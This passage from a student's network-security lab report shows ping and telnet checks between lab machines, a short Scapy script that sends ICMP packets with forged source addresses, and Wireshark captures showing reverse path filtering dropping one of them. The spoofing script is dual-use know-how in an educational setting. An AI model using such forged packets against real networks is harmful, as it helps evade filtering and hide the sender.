We can see we connected successfully.

Ping from the client_internal (B) to the client (C)

```
/bin/bash 91x28
[Tue Apr 20|02:35@Lab_Client_Internal]:~$ ping -c 2 10.0.2.12
PING 10.0.2.12 (10.0.2.12) 56(84) bytes of data.
64 bytes from 10.0.2.12: icmp_seq=1 ttl=63 time=0.535 ms
64 bytes from 10.0.2.12: icmp_seq=2 ttl=63 time=0.574 ms

--- 10.0.2.12 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1016ms
rtt min/avg/max/mdev = 0.535/0.554/0.574/0.030 ms
[Tue Apr 20|02:35@Lab_Client_Internal]:~$
```

We can see there in not packet loss.

Telnet from the client_internal (B) to the client (A)

```
[Tue Apr 20|02:35@Lab_Client_Internal]:~$ telnet 10.0.2.12
Trying 10.0.2.12...
Connected to 10.0.2.12.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
Lab_Client login: seed
Password:
Last login: Tue Apr 20 00:47:35 IDT 2021 from 192.168.60.5 on pts/4
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.


[Tue Apr 20|02:36@Lab_Client]:~$
```

We can see we connected successfully.

Task 3.c: Reverse Path Filtering

I sent 3 spoofed packets from client (A) to internal_client (B) to demonstrate the “reverse path filtering” rule.

I wrote the following code in python using Scapy.

A screenshot of a terminal window with a blue title bar that says "/bin/bash 93x30". The terminal displays Python code using the Scapy library. The code is organized into three sections, each starting with a comment: "#imposing 10.0.2.0/24 client", "#imposing 192.168.60.0/24 client", and "#imposing WAN client". In each section, an IP address is assigned to a variable (ip, ip2, ip3) and then used to create an ICMP packet (pkt, pkt2, pkt3). The IP addresses "10.0.2.20", "192.168.60.2", and "1.2.3.4" are highlighted with green boxes. The code includes a target IP "192.168.60.5" and uses "send()" and "send(verbose=0)" to transmit the packets. It also includes "time.sleep(3)" and "print()" statements for timing and output. The final print statement says "Sent packet 3.\n\nDONE!".

```
/bin/bash 93x30
from scapy.all import *
import time

internal_client_ip = "192.168.60.5"

#imposing 10.0.2.0/24 client
ip = IP(src="10.0.2.20", dst=internal_client_ip)
pkt = ip/ICMP()
send(pkt, verbose=0)
print("Sent packet 1. waiting 3 seconds")
time.sleep(3)

#imposing 192.168.60.0/24 client
ip2 = IP(src="192.168.60.2", dst=internal_client_ip)
pkt2 = ip2/ICMP()
send(pkt2)
print("Sent packet 2. waiting 3 seconds")
time.sleep(3)

#imposing WAN client
ip3 = IP(src="1.2.3.4", dst=internal_client_ip)
pkt3 = ip3/ICMP()
send(pkt3)
print("Sent packet 3.\n\nDONE!")
```

I send 3 ICMP packets to the internal client (192.168.60.5 – Host B) from the client (10.0.2.12 – Host A).

The reason I used time sleep was to see the packets apart to better understand what happens.

On the client, Executed the python script and sent the 3 packets.

```
/bin/bash 101x29
[Tue Apr 20|02:56@Lab_Client]:~/.../ICMP_LAB$ sudo python3 Task3c.py
Sent packet 1. waiting 3 seconds
Sent packet 2. waiting 3 seconds
Sent packet 3.
DONE!
```

Packet 1: from 10.0.2.0/24
Packet 2: from 192.168.60.0/24
Packet 3: from 1.2.3.0/24

By exploring Wireshark on the attacker (R) we can see both the interfaces and see the behavior of “reverse path filtering”.

Source	Destination	Protocol	Length	Interface id	Info
10.0.2.20	192.168.60.5	ICMP	60	0	Echo (ping) request
10.0.2.20	192.168.60.5	ICMP	42	1	Echo (ping) request
192.168.60.5	10.0.2.20	ICMP	60	1	Echo (ping) reply
192.168.60.2	192.168.60.5	ICMP	60	0	Echo (ping) request
192.168.60.1	192.168.60.5	ICMP	70	1	Destination unreachable
1.2.3.4	192.168.60.5	ICMP	60	0	Echo (ping) request
192.168.60.5	1.2.3.4	ICMP	42	0	Echo (ping) reply
1.2.3.4	192.168.60.5	ICMP	42	1	Echo (ping) request
192.168.60.5	1.2.3.4	ICMP	60	1	Echo (ping) reply

We can see that the first and third ICMP packets were requested and replied successfully.

We can see they both routed through the same interface – hence complying with the requirements of the kernel rules of “reverse path filtering”.

The second ICMP request however was dropped since the interfaces are different.

On the client_internal (Host B) we can see the behavior we see on Interface id 1 from the Attacker (R) host.

Source	Destination	Protocol	Length	Info
10.0.2.20	192.168.60.5	ICMP	60	Echo (ping) request
192.168.60.5	10.0.2.20	ICMP	42	Echo (ping) reply
192.168.60.1	192.168.60.5	ICMP	70	Destination unreachable
1.2.3.4	192.168.60.5	ICMP	60	Echo (ping) request
192.168.60.5	1.2.3.4	ICMP	42	Echo (ping) reply

Task 2 Summary

- I have succeeded task. The Wireshark screenshots can show it.
- The task aligned with the theory – I sent “legitimate” packets through the network and the receiving end acted as the OS instruct it to.
- Basically, this part of the lab was very intuitive and fun.

Lab Summary

Task 1 was challenging. It took me time to remember how fragmentation works (and I am still ambiguous about it) and the fact that I should consider the multiplication of 8 when thinking about the overlapping.

Task 2 was quite straight forward. I changed the route of the packets to another “router”.

Task 3 was interesting, and I have learned about routing tables and filtering rule “reverse path filtering”.

In conclusion I think the lab was informative and very interesting – however not intuitive.